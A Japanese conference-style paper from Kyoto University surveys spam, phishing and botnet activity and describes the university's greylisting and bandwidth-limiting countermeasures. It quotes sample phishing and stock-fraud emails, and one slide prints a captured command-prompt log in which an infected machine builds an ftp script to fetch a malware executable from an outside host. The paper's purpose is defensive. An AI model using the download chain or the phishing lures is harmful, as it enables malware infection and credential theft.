

## ネットワーク観測から把握するサイバー攻撃とspam メールの現状

京都大学学術情報メディアセンター  
高倉 弘喜

### 1.はじめに

ここ数年、spam メールの量が急増してきている。京都大学では、流入するメールの少なくとも 90% が spam メールとなっており、メールサーバ、ウィルスチェックサーバといった情報資産を spam メール受信のために使用しているという状況である。その結果、サーバの過負荷による配送遅延、あるいは、受信失敗が多発している。

一方、受信者は、膨大な spam メールの中から、必要なメールのみを選別する作業に相当の時間を費やさざるを得ない。この作業を目視で行うと、本来読むべきメールまでも破棄してしまう事故が多発することとなる。

本稿では、spam メールが送られる背景、その典型的な手法、また、京都大学で行なっている対策の概要についてのべる。

### 2.spam メールの現状

spam メールとして送られる内容としては以下のようなものがある。

株価情報として、「急騰している株が有る」という内容を送ってくる(講演資料 3)。

**株価操作の  
典型例**

- 高騰見込み情報
  - 確かに株価上昇傾向
  - ただし...
    - あっという間に下落
- 日本では流行っていない
  - 2ch文化の影響か?
  - 日本上陸は当面先?

From: Mcdonald Johnathon <YWValeq@gopherus.com>  
Subject: [ja:55092] Re: fleet  
Date: 2006年2月21日 14:43:46 JST  
To: [redacted]@kuis.kyoto-u.ac.jp  
1枚の添付ファイル, 9.5 KB [保存] [スライドショー]

**NANOFORCE INC. (NNFC)**  
THIS STOCK IS EXTREMELY UNDERVALUED!

NNFC - is our **HOT PICK**, which we feel is most undervalued stock we have ever featured and should out perform all other picks.

**NANOFORCE INC (NNFC)**  
Current Price: **\$1.40**  
Short Term Price Target: **\$3.50**  
**Strong Buy Recommendation**  
\*300+% profit potential short term

RECENT **HOT NEWS** released **MUST READ ACT NOW**  
EL PASO, Texas, (PRIMEZONE) - Nanoforce, Inc. (NNFC PK - News) announced today that it has acquired all right, title, and interest to a unique bundle of intellectual property assets including 24 issued or pending patents relating to "nanomaterials" and their "uses".

About **NANOFORCE INC**  
Nanoforce, Inc. is a company founded to support the development, and acquisition of exciting new products that integrate fundamental developments in Nanotechnology.

NNFC \* NNFC \* NNFC \* NNFC \* NNFC \* NNFC \* NNFC \* NNFC | 3

講演資料 3

しかも、その大半で、株価は実際に上昇している。これは、発信者が株価を吊り上げ、受信者による株購入を待ち、頃合いを見計らって一気に売るという手法に利用されている。

医薬品情報としては、バイアグラ系、ビタミン剤、やせ薬の販売が大多数である。実際には偽薬を販売しており、かつ、世界規模の配送網が構築されていた[1]。

季節商品は、クリスマスなどの時節に合わせた商品売り込むものであり、万人にとって迷惑な内容とは言えない可能性がある。

装飾品としては、圧倒的に偽ブランド時計が多い。しかも、レプリカであることを見出しに明記している。

アダルト系は出会い系サイトからの誘いに見せかけて、高額なアクセス料を請求するサイトへ誘導するものが大半である。この種の spam は数年前までは欧米で多く見られたが、現在は、日本のみと言ってよい状況である。

金銭詐欺は、某国の元大臣の息子の執事から隠し資金の引き出しに協力して欲しいという内容から、知り合いを装って至急送金して欲しいといったものである。

学術的詐欺としては、学位の販売、偽学会の案内などがある。

### 3.spam メールの手口

未だによく利用されるものとして、銀行口座、クレジットカード、電子マネー等の ID が失効するので、今すぐ再認証を受けるよう促す Phishing がある。

さらには、正規の証明書を取得し、偽 Web サイトを構築した事例もある(講演資料4)。

## spamメールによる被害

- Phishing
  - 「あなたのIDが失効しますので、速やかに[ここをクリックして](#)再認証を受けてください。」
    - 偽者サイトへ誘導
      - 正規のSSL証明を取得したサイトも存在
        - Mountain America Credit Union
          - <https://www.mtnamerica.org>
          - <https://www.mountain-america.net>
  - 某所の事例
    - eBay.com のユーザ確認の偽サイト
      - 9日間で2,000アクセス以上
      - 何人がID/passwordを書き込んだかは不明

講演資料4

Mountain America Credit Union の正しい URL <http://www.mtnamerica.org> に対し、Web をそのまま写した <https://www.mountain-america.org> という偽サイトが運用されていた。

このような偽サイトでは、9日間で2,000アクセスを観測している。大半のアクセスは興味本位と思われるが、実際に ID とパスワードを入力してしまった事例もある。

Phishing のメール(講演資料5)に記載されている URL をクリックすれば、実物と同一の Web ページが表示される(講演資料6)。唯一の違いは、URL の表示のみである。

## Phishingサイトへのリンク例

From: eBay Security Team <aw-confirm@ebay.com>  
Subject: [qa:55469] eBay Security Request  
Date: 2006年2月24日 7:10:18 JST  
To: [redacted]@kuins.kyoto-u.ac.jp>

Dear eBay User,

During our regular update and verification of the accounts, we could not verify your current information. Either your information has changed or it is incomplete.  
As a result, your access to bid or buy on eBay has been restricted. To start using your eBay account again, please update and verify your information by clicking the link below :

<http://boindas.com/eBayISAPI.html?&MfcISAPICommand=EnterConfirm&UsingSSL=0&pUserId=&ru=4458ap-0&dz=1>


Thank you very much for your cooperation!

eBay Customer Support

Remember: eBay will not ask you for sensitive personal information (such as your password, credit card and bank account numbers, social security number, etc.) in an email.

Copyright 1995 - 2006 eBay Inc. All rights reserved. Designated trademarks and brands are the property of their respective owners.

講演資料5



講演資料6

#### 4. ウィルスによる個人情報取得

Social Engineering<sup>1</sup>と targeted 攻撃を組み合わせた活動も増えつつある (講演資料7)。知り合いからのメールを装って依頼を行なう。添付書類は一見すると、pdf といった文書ファイルに見えるが、実は、拡張子を偽装した exe ファイルである。当該ファイルの実行により、盗聴ソフトウェアをインストールさせる。

### ウィルスによる各個攻撃

- Social Engineering 攻撃
  - 「貴センターの研究を特集したいと考えています。Webで得られた情報を元に、こちらで概要をまとめましたので、添付ファイル(pdf)をご覧頂けませんでしょうか？」
    - 拡張子偽装、実際には実行ファイル(exe)
      1. 単に外部のWebサーバに接続を試みるだけ
        - しかも研究上関係しそうなところばかり数百サイト
      2. キーロガー(盗聴ソフト)のダウンロードとインストール
        - カスタムメイドのため、発見し難い
      3. インストール完了後、exe ファイルは自動的に消滅
        - 痕跡が掴めない
    - 100%防御できる訳ではないが、数時間の留め置き(検疫)により、アンチウィルスが対応できる可能性はある


講演資料7

この手法で使用される盗聴ソフトウェアはカスタムメイドのため、一般にアンチウィルスでは検知し難くなっている。さらに、盗聴で得られた結果を基に、次々と targeted 攻撃を行うこともある。

<sup>1</sup> Social Engineering : id/password を入手するため、メールに仕掛けられた攻撃を実行するリンクをクリックさせたりする等、心理的な弱点をついて、人を騙すハッキングの一種


## 5.bot ネットを利用した spam 発信

現在、spamメールを送信元のほぼ全てが、家庭や企業で利用されているパソコンである。このパソコンが何らかの原因でbotと呼ばれるウィルス(malware<sup>2</sup>)に感染している(講演資料8)。多量のbotを統合管理することにより、世界規模のbotネットが構築されている。



講演資料8

bot ネットでは、bot ネット管理者、spamメール中継者、spamメール発信者による分業化が進んでいる。spamメール発信者は、bot ネット管理者にbotの貸し出しを依頼する。bot ネット管理者は、手持ちのbotの一部を時間貸しすることで収入を得る(講演資料9)[2]。spamメール発信者は、これらのbotにspamメールの中継を行わせる。



講演資料9


bot 感染が根絶できない理由はいくつかある。従来は、アンチウイルスソフトウェア搭載していない、あるいは、搭載していてもパターンの更新をサボっている無防備なパソコン、パッチ適用がなされていないパソコンで

<sup>2</sup> malware: 一般に不正プログラム全般を指す。



の感染が多かった。しかし、最近では、未知の bot の感染事例が増えている。一般的な防御策は、攻撃者側でも検証可能であり、これを回避する細工を講じていると考えられる。

bot による spam メール対策として、多くの ISP<sup>3</sup>等において、Outbound Port 25 Blocking (OP25B)<sup>4</sup>が採用されている。OP25B では、ISP ユーザが直接メールを送信することを禁止することで、bot による spam 発信の阻止を試みる。しかし、被感染パソコンのハードディスクを検索すれば、当該パソコンが使用する正規のメールサーバを調べることは容易である。このため、OP25B の対抗策として、ISP のメールサーバに spam 配送を行なわせるようになってきている(講演資料 10)。



また、bot などの malware の感染経路も様々である。メールに malware を添付して送付するもの、OS 等の脆弱性について malware を打ち込むものなどがある。また、最近では、OS 等の脆弱性を攻撃し、遠隔から OS の Shell を起動する手法もとられ始めている(講演資料 11)。Shell 起動後は単に malware を取得する ftp/tftp<sup>5</sup> コマンドを実行する。

### bot 感染の実例 (再現例)

1. セキュリティホールを攻略
2. バックドア開設
3. バックドアを通じて bot ダウンロード

- AV では当然検知漏れ
  - 毎回異なる bot プログラム
  - 数日後には検知可能に
- なぜ、3ステップなのか?
  - 攻略コードは**最小**に
    - IDS での検知回避
    - 小さいほど、誤検知の少ないシグネチャは書き難い
  - Firewall 内からのアクセス
  - フィルタルール回避

```

コマンドプロンプト
C:\Documents and Settings\kyotonu\sample>echo open 166. [redacted].37 2735 | i&echo user 1 1 >> i &echo get 2.exe >> i &echo quit >> i &ftp -n -s:
ftp> open 166. [redacted].37 2735
Connected to 166. [redacted].37.
220
ftp> user 1 1
331 User name okay, need password.
230 User logged in, proceed.
ftp> get 2.exe
200 PORT Command successful.
150 Opening ASCII mode data connection for 2.exe (58264 bytes).
228 Transfer complete.
ftp> 58264 bytes received in 11.538seconds 5.05Kbytes/sec.
ftp> quit
221 Goodbye!

C:\Documents and Settings\kyotonu\sample>
            
```

11

講演資料 11

<sup>3</sup> ISP : Internet Services Provider

<sup>4</sup> Outbound Port 25 Blocking(OP25B) : ISP側で許可した特定のサーバ以外のSMTP (TCPポートの 25 番)送信を禁止する対策方法

<sup>5</sup> tftp : Trivial File Transfer Protocol, UDP(User Datagram Protocol)を用いてコンピュータ間でファイルを転送するためのプロトコル

感染を試みる malware の大半は、アンチウイルスでは検知できない。著者の採取したサンプルの場合、採取後数日から数週間後に検知できるパターンが提供されている。

malware の導入に 3 ステップを踏むのには以下の二つの理由があると考えられる。一つは、脆弱性を狙う攻略コードを最小にすることで、不正アクセス検知システム(IDS<sup>6</sup>)による検知回避を試みている。IDS では、signature<sup>7</sup> でトラフィックパターンを定義し、これと適合するトラフィックを攻撃と判定している。誤検知を減らすためには、signature に複雑なパターンを定義する必要があるが、そのためには、検知対象のトラフィックサイズが十分に大きくなければならない。従って、小さな攻略コードに対する signature は記述し難い。

二つ目は、感染機器からアクセスさせることで、firewall による制限の回避を試みている。ノートパソコン等の感染機器が組織内に持ち込まれることで、firewall 内に設置された機器を攻略可能となる。乗っ取り後の機器から外部へ接続させることで、firewall による防御を回避することが可能となる。

また、ftp サーバに置いた malware を常に最新の状態に保ち、かつ、配布数を少数におさえることもできる。その結果、サンプル採取が困難となり、アンチウイルスの検知を回避しやすくなる(講演資料 12)。

## 発信元の大半

- botによる発信が大半
  - 国内外の個人所有パソコンを乗っ取る
  - 時間貸サービス
  - 様々なセキュリティホールを活用
    - ごく少数のプログラム配布
      - 検体確保が困難
    - 低負荷なプログラム
      - パソコン所有者には気付かれない

12

講演資料 12

<sup>6</sup> IDS : Intrusion Detection System

<sup>7</sup> signature: signature は、攻撃を示す system や network activity パターンを反映したもの。IDS や fireWall はこれらの signature で危険なパターンを区別することで攻撃を判別する。


## 6.spam メールの手法の変化

### 6.1 アクセス者特定手法

詐欺 Web の場合、どのメールアドレスに送ったかを特定する必要がある。古典的な手法としては、URL にメールアドレス、あるいは、メールアドレスを暗号化した文字列を埋め込んでいた(講演資料 13, 14)。さらには、HTMLメールを使用して、リンク先 URL を直接見えないよう試みるものもあった。さらには、メール本体を MIME<sup>8</sup>エンコードすることで URL の遮蔽を試みるものもあった(講演資料 15)。

### spamメールによる課金請求

- spamメールに記載されたURLをクリックさせる
- サイトへのアクセスを確認して課金請求
  - どうやって、アクセスした者を特定できるのか?
    - 古典的なパターン
      - <http://www.ayashii-site.com/?takakura@media.kyoto-u.ac.jp>
      - バレバレですので



From: Arthur <beanie21frogs@hotmail.com>  
Subject: [qa:55127] Save huge on pharmacy bills!  
Date: 2003年9月26日 10:03:21 JST  
To: [redacted]@nca5.ad.jp

Do you buy pills at your local pharmacy?  
Yes? You're paying too much!  
Your pharmacy sometimes overcharges as much as 100%!  
Check their prices against ours...  
SAVE \$\$\$ TODAY!!  
Follow this link:  
<http://mgcfcg.dancecute.info/?23606721>

13

講演資料 13

### アクセス者特定手法(応用編1)

- HTMLメールによるURL偽装

```
<a href="http://vrage.info/?5ef5621f855a10945ed53c90e564d3f0">  
All your needs in one shop!  
</a>
```



From: Tara Spaulding <tsmeutzgo@primebroker.com>  
Subject: [qa:55062] Nicole Farhi Paints a Pretty Picture  
Date: 2003年1月12日 9:08:51 JST  
To: [redacted]@nca5.ad.jp

**Find your medication instantly!**  
A whole variety of pills! Have a look!  
[All your needs in one shop!](#)

14

講演資料 14

<sup>8</sup> MIME : Multipurpose Internet Mail Extension 電子メールで画像、音声、動画等を扱うための規格

## アクセス者特定手法(応用編2)

- MIMEエンコード化

Content-Transfer-Encoding: base64  
Content-Type: text/html

```
Content-Disposition: inline; filename="image001.gif"
Content-Id: <image001.gif>
Content-Location: image001.gif
Content-Transfer-Encoding: base64
Content-Type: image/gif
Content-Width: 100px
Content-Height: 100px
Content-Description: image001.gif
Content-Transfer-Encoding: base64
Content-Type: image/gif
Content-Width: 100px
Content-Height: 100px
Content-Description: image001.gif
```

- いずれもメールアドレス毎に

異なるキーを付与

- アクセスログから

メール受信者特定



講演資料 15

いずれも、メールアドレスに相当する部分の削除や、別の文字列への書き換えで受信者情報を送らないことができる。このため、他人に成りすましてアクセスし、第三者に請求先をすり替えるという行為も発生している。

### 6.2 spam 対策への対抗策

最近の spam 対策では、単に単語の組み合わせだけでスコアリング<sup>9</sup>するのではなく、メール本体のハッシュ値<sup>10</sup>などで spam 判定を行っている。最初の対抗策は、広告文の前後に、一般的な単語を多数貼付け、スコアを下げていた。しかし、意味不明な単語が並ぶことが spam 判定の基準となったため、今度は、Web 記事や雑誌、詩などから引用した文章を貼付けるようになってきた(講演資料 16)。

## spam業者側の苦勞



講演資料 16

<sup>9</sup> スコアリング: フィルタソフトウェア等が届いたメールにspamルールに基づいたスコア値を付加し、spam判定をする。

<sup>10</sup> ハッシュ値: spamフィルタでは、アンチウィルスと同様の手法も採用しており、spamメールの文面を特殊のものと比較することでspam判定をおこなう。比較では、文面パターンのハッシュ値情報を用いる。



## イメージspam

- 従来のspam検知
  - メール中の文字列
    - 解析により学習
    - フィルタルール生成
  - 画像イメージ
    - フィルタルール書き難い
    - 同じ文面でも微妙に加工
- 対策は取られつつある



17

### 講演資料 17

さらには、文字による spam 判定を回避するため、イメージ spam と言われる画像化した spam まで登場した(講演資料 17)。しかし、画像ファイルのハッシュ値により簡単に spam 判定が可能なることから、メール毎に微妙に画像ファイルを変えるようになった(講演資料 18)。

## イメージspam対策への対抗策

- メール毎にイメージファイルを生成
  - 検知回避



18

### 講演資料 18

なお、最近では、画像からの文字列抽出に対抗し、文字が極端に歪んだ画像、アニメーション画像なども登場している。

しかし、画像処理に凝りすぎたためか、広告文そのものが消えてしまった画像まで送るようになってきており、spam 発信業者側の苦勞を垣間みることができる(講演資料 19)。



講演資料 19


### 6.3 送信先アドレスの収集

spamの送信先のメールアドレスはWebクローリング<sup>11</sup>などで収集されている(講演資料20)。

例えば、ダミーのメールアドレスを公開した所、1週間後には、一日あたり4~5千通のspamメールが押し寄せられるようになった。

また、メールアドレスをランダムに生成する手法もよくよく用いられている。この場合、一つのドメインに次々とspamメールを送るのは得策でなく、同じユーザ名で異なるドメインに送りつけることもある。

さらには、スパイウェアなどのmalwareにより、アドレス帳が盗まれている事例も発生している。パソコンに保存されているアドレス帳は現在使用されている「新鮮な」メールアドレスが多数含まれているため、spam業者にとっては極めて有益なものとなっている。



講演資料 20

<sup>11</sup> Web クローリング: Web クローリング技術はインターネットを定期的に巡回しWeb 情報を自動収集する技術。


## 7. spam メールが及ぼす影響

組織として見た spam メールの影響について考える。インターネット上で交換されるメールの 50%は spam と言われている(講演資料 21)。一方、京都大学においては 90%以上が spam となっている(講演資料 31)。

S

### spamメールが与える影響

- 無駄なメール処理
- インターネットを飛び交うメールの**50%がspam**と言われている
  - 情報資産の50%を無駄に消費
    - 対策無し: 組織のゲートウェイから**末端**まで
      - 職員の業務効率にも影響
      - **劣悪な職場環境**
        - アダルト・出会い系メール
        - 様々な対策はあるのに、何も講じなかった?




21

講演資料 21

### どれくらい減るか?

- 帯域制限
  - white list 30%
  - black list 30%
  - 微妙 5%
  - **新規 35%!**
- black listへの制限
  - 再接続まで待ち時間
  - 同時セッション数
  - トラフィック量
- コンテンツチェック
  - **80%前後がspam!**
- 本学宛のメール
  - **90%以上はspam**



31

講演資料 31


言い換えれば、その分だけ、組織の情報資産を無駄に消費している。情報資産としては、メールサーバ、ウィルスチェックサーバ、メールを読むためのパソコン、さらには、当該組織のネットワーク機器などが挙げられる。さらには、spamメール処理をする構成員の労働時間にも影響を及ぼす。極端な場合、劣悪な労働環境を放置した責任が問われかねない状況となりつつある。

一方、spamメールを発信した場合について考える(講演資料 22)。例えば、組織内のパソコンがウィルスに感染し、外部 Web サーバからの指令で、当該組織のメールサーバを介して spam を発信することが想定される。この場合、当該組織の信用失墜になる危険性がある。

## spamメールを発信してしまったら？

### • 某所の事例

- 組織内部のPCでウィルス感染
- 外部Webサーバからの指示受信
  - 児童ポルノのspamメール本文
  - 送信先リスト
    - 国連機関
    - 米国人権団体
    - 米国児童ポルノ対策NPO
- 誰が見ても、
  - 発信元は当該PC
  - 某所のメールサーバが中継
- 苦情が全く来ない...
  - 却って不気味



講演資料 22

## 8. spamメールは無くなるか？

答えは、当分無理、である。0.001%の応答率で採算が取れる現状では、長く見積もっても半月で投資が回収できてしまう(講演資料 23)。また、2007年1月の報道では、毎月1.2億円の売り上げだった(講演資料 24)。また、spam業者は国際的分業体制が整っている一方で、守り側の連携は不十分である。このため、当分はイタチごっこが続くと考えられる。

### 採算ベースは0.001%の応答率と言われるが...

- 20万円の初期投資で考える
  - パソコン代: 10万円
  - プロバイダ代: 月額 4,000円
  - 1億メールアドレス: 10,000円
  - その他
- アダルトサイトの場合
  - 1クリックで2~3万円の請求
    - 7~10人が引っかければ初期投資分は回収
- spamの平均サイズ: 10キロバイト程度
  - 1Mbpsで送信したとして毎秒12通程度
  - 16~24日あれば十分

botネットのレンタル料  
1時間 200~300ドル  
1時間に100,000通の送信で黒字化  
2Mbps程度

<http://pro.nikkeibp.co.jp/free/ITPro/NEWS/20040910/149761/>  
[http://www.mcafee.com/japan/about/press/pr\\_05b.asp?pr=05/07/06](http://www.mcafee.com/japan/about/press/pr_05b.asp?pr=05/07/06)<sup>23</sup>

講演資料 23



## spam業者はそんなに儲かるのか？

- 2007年1月に迷惑メール規制法違反で逮捕
  - パソコン128台@中国を使用
    - 日本の業者が他国に設置したサーバでの立件
- 54億通発信
  - 9000万通/日...60日間
  - 1.2億円/月の売り上げ
  - 回収率？
    - 一時間あたり16万円の売り上げ
    - 十分商売として成り立つ

<http://www.asahi.com/national/update/0116/TKY00701160436.html> <sup>24</sup>

### 講演資料24

## 9. 京都大学の対策

### 9.1 greylisting

当初は greylisting<sup>12</sup> (講演資料27) で解決できると考えていた。しかし、本学のサーバが受信拒否される原因調査から、再送待ちが無限に続く危険性を認識した (講演資料28)。Greylisting では、運用者が設定した時間は再送してならない、しかし、SMTP のプロトコルで、この待ち時間に関する定義はない。

## greylisting の設定問題1

- そもそも greylisting とは
  - spam 発信プログラムは、着信拒否を受けても送信し続ける、または、再送信を試みない
  - 正常なメールサーバなら、一度着信拒否されても、一定時間待機して、再送信を試みるという差に注目
- では、何分後の再送信であれば、正常なメールサーバとみなすか？




27

### 講演資料27

<sup>12</sup> greylisting: 正常なメールサーバは、受信を reject されても一定時間後に再送を試みる。これを利用することで、メールサーバに届いたメールを一度 reject して再送要求し、Greylist に登録。再送要求に応じたら再度同じ IP から、エンベローフ From と To が同じで届いたら受け取る。Greylist に載っているサーバが、5分以上間を空けて再度メールの送信を試みた場合に、初めてメールの配送を許可。

## greylistingの設定問題2

- 再送信の設定時間のミスマッチ
  - 受信側サーバ「20分後に再送してね」を通知
  - 一般的なメールサーバの再送信間隔
    - 15分、30分、1時間、2時間...



講演資料 28


また、greylistingではwhite list<sup>13</sup>の管理が必須となる。しかし、本学にメールを送信してくる40万台のIPアドレスを一つずつ精査し、300台のマシンをwhite listに登録するのは現実的ではなかった(講演資料29)。さらには、サーバの中には、spamが混在したメールを配送している。このため、spamの含有率に応じて、帯域制限<sup>14</sup>を施す方が望ましいと考えた。

## greylistingの限界

- メールサーバ単位のspam関与率(1時間分)

- path

- 発信元だけではない
- 中継サーバの関与率



- 40万台中の300台のマシンをwhite list登録

- 全学規模のgreylistingは難しい
- black listに登録されたサーバ
  - 帯域制限が望ましい(受信拒否ではない)

white listとして登録すべきパス

Path Classification	Number of Paths	Percentage of Total
0% to 20% spam	526	0.00%
21% to 30% spam	16	0%
31% to 40% spam	15	0%
41% to 50% spam	37	0.01%
51% to 60% spam	37	0.01%
61% to 70% spam	3768	0.02%
71% to 80% spam	51984	0.23%
81% to 90% spam	115060	20.63%
91% to 100% spam	367170	69.39%


講演資料 29

<sup>13</sup> white list : greylisting では、全てのメールサーバからの配送が一旦 reject されるため、配達遅延の原因となる。取引先など信頼のできる相手先のサーバをwhite listに登録することにより、greylistingによる制御を受けないようにする。

<sup>14</sup> 帯域制限(流量制限) : メールの流量を制御することで、大量のメール送信をするspam 発信の送信効率を下げる事が狙い。

## 9.2 アンチ spam システムの構成

本学では、サブドメイン(部局)の希望に応じて、メール本文の spam 検査を受けるサーバと受けないサーバに別けている(講演資料 30)。また、両サーバの上位に、帯域制限をかけるサーバを設置している。



講演資料 30

その結果、流入するメッセージの 30%を排除できるようになった(講演資料 31)。しかし、35%が新規の発信元であり、その大半が bot によるものと考えられる。このため、帯域制限を通過した後ですら、80%程度が spam という状況となっている。

## 9.3 アンチ spam システムの課題

一番の問題は、利用者から 100%の検知および 0%の誤検知を期待されることである(講演資料 32)。全学規模のメールサーバでは、この期待に応えることは難しい。また、spam 中継を認識しておきながら、放置する組織が学内外に存在することも悩みの種となっている。

さらには、個人で契約している ISP に spam メールを転送し、third opinion を求めている利用者も居る。しかし、最近のアンチ spam 製品は単に発信元だけでなく、配送経路上のサーバの spam 関与率を求めたり、ベンダー内、あるいは、ベンダー間でその情報を共有していることが多い。その結果、転送経路上の全てのメールサーバが spam への関与率が高いと判定され、お互いに受信拒否や帯域制限をし合うという負の連鎖を引き起こしている。

これでhappyには...なれない

- 100%の検知率、かつ、0%の誤検知を期待するユーザーさん達
  - 「○○だとspamって判定しますよ」 or 「なんで私のメールがspamなん？」
- spam中継を放置しているサーバ
  - 日本○○学会
    - 「見逃して」言われてもねえ...
    - 「理事会への稟議書にお名前を明記させてください」...名義貸?
- spamも配送するメーリングリストサーバ
  - 「当メーリングリストはspamも中継するポリシー」です....
  - そのようなサーバからのメールを受信拒否する権利は無いの？
- 受信はユーザの自前サーバで、でも配送はセンターのサーバで
  - spam配送まで押し付けられると困ります
  - pathによるspam関与率判定
    - センターのサーバの関与率向上

講演資料 32

## 10. まとめ

本稿では、spamメール発信の手口、アンチ spam への対抗策の実態、bot ネットの実情等について説明した。また、京都大学で講じている対策についても述べた。現状では、spam 業者の方が優位であると言えるが、各種技術の開発により、その状況が逆転しつつ有ると考えられる。

## 参考文献

- [1] MS、Pfizer と共同調査で偽バイアグラ販売チェーンを摘発、  
<http://www.itmedia.co.jp/enterprise/articles/0502/11/news006.html>
- [2] 「スパム送信用“ボットネット”のレンタル料は1時間で300ドル」 ---米 MX LogicのCTO,  
<http://itpro.nikkeibp.co.jp/free/ITPro/NEWS/20050713/164607/>